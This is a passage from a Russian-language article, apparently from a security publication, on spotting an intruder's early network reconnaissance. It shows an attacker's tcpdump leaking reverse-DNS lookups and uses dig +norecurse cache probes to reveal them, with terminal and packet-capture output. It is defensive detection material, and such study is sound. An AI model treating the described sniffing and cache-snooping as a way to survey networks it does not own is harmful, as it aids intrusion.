
Увидеть невидимое будет нашей целью. Уровень сети это начальный этап продвижения хакера по внутренней инфраструктуре. Его первые шаги те действия, которые злоумышленник будет совершать на ранней стадии своего проникновения, то есть когда у него еще нет учетной записи в Active Directory и он ничего не знает о твоей сети. И на этом этапе его действия могут быть достаточно спонтанными и шумными.

Это первый раунд нашего противостояния с хакером. Крайне желательно успеть обнаружить злоумышленника на этом этапе, причем как можно раньше, пока он может еще не так много и пока его действия оставляют следы. Ведь чем дальше хакер продвинется, тем сильнее он будет ускользать от нас, а когда он найдет свою первую доменную учетку, этот раунд завершится. Поэтому defence-приемы представлены в порядке роста возможностей хакера по мере его проникновения в инфраструктуру.

СЕТЕВОЙ СНИФФЕР

Наличие в сети сниффера не считается сетевой атакой, зато может быть хорошей предпосылкой для выявления нарушителей. Порядочный пользователь сниффер запускать не станет, только если это не админ... Или хакер.

Очень часто на ранних стадиях атаки, когда злоумышленник только получил доступ в сеть, он запускает сниффер. Это дает ему хоть какую то информацию о твоей сети. По дефолту некоторые снифферы вместо IP адреса пытаются показать имя хоста. Это означает, что они резолвят каждый новый IP адрес услышанного пакета. Например, неаккуратно запущенный популярный сниффер tcpdump будет вести себя подобным образом.




```
┌──(kali㉿kali)-[~]
└─$ ip r
default via 10.0.1.1 dev eth0
10.0.1.0/24 dev eth0 proto kernel scope link src 10.0.1.137

┌──(kali㉿kali)-[~]
└─$ cat /etc/resolv.conf
nameserver 10.0.1.1

┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
14:19:09.902249 IP ec2-176-34-0-1.ap-northeast-1.compute.amazonaws.com > 10.0.1.137:
ICMP echo request, id 0, seq 0, length 8
14:19:09.902297 IP 10.0.1.137 > ec2-176-34-0-1.ap-northeast-1.compute.amazonaws.com:
ICMP echo reply, id 0, seq 0, length 8
14:19:10.000002 IP 10.0.1.137.54374 > 10.0.1.1.domain: 14729+ PTR? 137.1.0.10.in-addr
.arpa. (41)
14:19:10.046559 IP 10.0.1.1.domain > 10.0.1.137.54374: 14729 NXDomain 0/0/0 (41)
14:19:10.046966 IP 10.0.1.137.46886 > 10.0.1.1.domain: 6408+ PTR? 1.0.34.176.in-addr.
arpa. (41)
```

Хакер запускает сниффер

И на этой особенности можно поймать любознательного хакера, ведь его компьютер будет отправлять предсказуемые DNS запросы. Но как нам узнать, что DNS-запрос был отправлен? Ведь логи DNS-сервера читать может далеко не каждый. Все просто: используем нерекурсивный DNS запрос или запрос к его кешу.


В корпоративной сети DNS-серверы, как правило, свои и общие для всех хостов. И если мы отправим DNS запрос на получение какого либо имени и выставим флаг `norecurse`, DNS-сервер будет обязан выдать нам имя только на основании своего кеша. Если этот IP-адрес никто, кроме нас, не резолвил, то мы всегда будем получать пустой ответ.



```
~/src/defence » dig +norecurse gmail.com @10.0.1.1                04.07.2023 10:41:07

; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> +norecurse gmail.com @10.0.1.1
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 29133
;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;gmail.com.                     IN      A

;; Query time: 50 msec
;; SERVER: 10.0.1.1#53(10.0.1.1)
;; WHEN: Вт июл 04 10:41:11 +05 2023
;; MSG SIZE  rcvd: 38
```

Запрос к кешу DNS сервера несуществующей записи


Но если этот адрес кто либо в сети резолвил за последнее время, мы увидим следующую картину.



```
~/src/defence » ping gmail.com                                    04.07.2023 10:41:11
PING gmail.com (64.233.163.83) 56(84) bytes of data.
64 bytes from lj-in-f83.1e100.net (64.233.163.83): icmp_seq=1 ttl=105 time=48.1 ms
^C
--- gmail.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 48.082/48.082/48.082/0.000 ms
```

Пример неявного DNS резолва


Повторный DNS-запрос к кешу даст это понять, и мы увидим иную картину.



```
~/src/defence » dig +norecurse gmail.com @10.0.1.1                04.07.2023 10:41:24

; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> +norecurse gmail.com @10.0.1.1
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58494
;; flags: qr ra ad; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;gmail.com.                     IN      A

;; ANSWER SECTION:
gmail.com.              297     IN      A       64.233.163.19
gmail.com.              297     IN      A       64.233.163.83
gmail.com.              297     IN      A       64.233.163.18
gmail.com.              297     IN      A       64.233.163.17

;; Query time: 0 msec
;; SERVER: 10.0.1.1#53(10.0.1.1)
;; WHEN: Вт июл 04 10:41:27 +05 2023
;; MSG SIZE  rcvd: 91
```

Запрос к кешу DNS-сервера существующей записи

Подобное можно выполнить и для преобразования IP адреса в DNS имя. Выходит, если между DNS-запросами на всю подсеть широковещательно или таргетированно отправлять пакет в другие подсети от имени некоторого непопулярного IP-адреса, обладающего DNS-именем, то запущенный у кого то сниффер выдаст себя DNS запросом, результат которого потом осядет в кеше корпоративного DNS-сервера.



```
10:30:15.998170 IP 10.0.1.1.53 > 10.0.1.137.38434: 11480 NXDomain 0/0/0 (39)
10:30:20.757145 ARP, Request who-has 10.0.1.1 tell 10.0.1.1, length 28
10:30:20.757604 ARP, Reply 10.0.1.137 is-at 52:54:00:12:34:56, length 46
10:30:20.789392 ARP, Request who-has 10.0.1.1 tell 10.0.1.137, length 46
10:30:20.789906 ARP, Reply 10.0.1.1 is-at 52:54:00:12:34:57, length 28
10:30:41.344855 IP 176.34.0.2 > 10.0.1.137: ICMP echo request, id 0, seq 0, length 8
10:30:41.345499 IP 10.0.1.137 > 176.34.0.2: ICMP echo reply, id 0, seq 0, length 8
10:30:41.385562 IP 10.0.1.137.59584 > 10.0.1.1.53: 65198+ PTR? 2.0.34.176.in-addr.arp
a. (41)
10:30:41.479932 IP 10.0.1.1.53 > 10.0.1.137.59584: 65198 1/0/0 PTR ec2-176-34-0-2.ap-
northeast-1.compute.amazonaws.com. (106)
10:30:46.389145 ARP, Request who-has 10.0.1.1 tell 10.0.1.137, length 46
10:30:46.389736 ARP, Reply 10.0.1.1 is-at 52:54:00:12:34:57, length 28
10:31:01.532823 IP 176.34.0.3 > 10.0.1.137: ICMP echo request, id 0, seq 0, length 8
10:31:01.533359 IP 10.0.1.137 > 176.34.0.3: ICMP echo reply, id 0, seq 0, length 8
10:31:01.561399 IP 10.0.1.137.54100 > 10.0.1.1.53: 5565+ PTR? 3.0.34.176.in-addr.arpa
. (41)
10:31:01.668936 IP 10.0.1.1.53 > 10.0.1.137.54100: 5565 1/0/0 PTR ec2-176-34-0-3.ap-n
ortheast-1.compute.amazonaws.com. (106)
10:31:06.549067 ARP, Request who-has 10.0.1.137 tell 10.0.1.1, length 28
10:31:06.549540 ARP, Reply 10.0.1.137 is-at 52:54:00:12:34:56, length 46
```

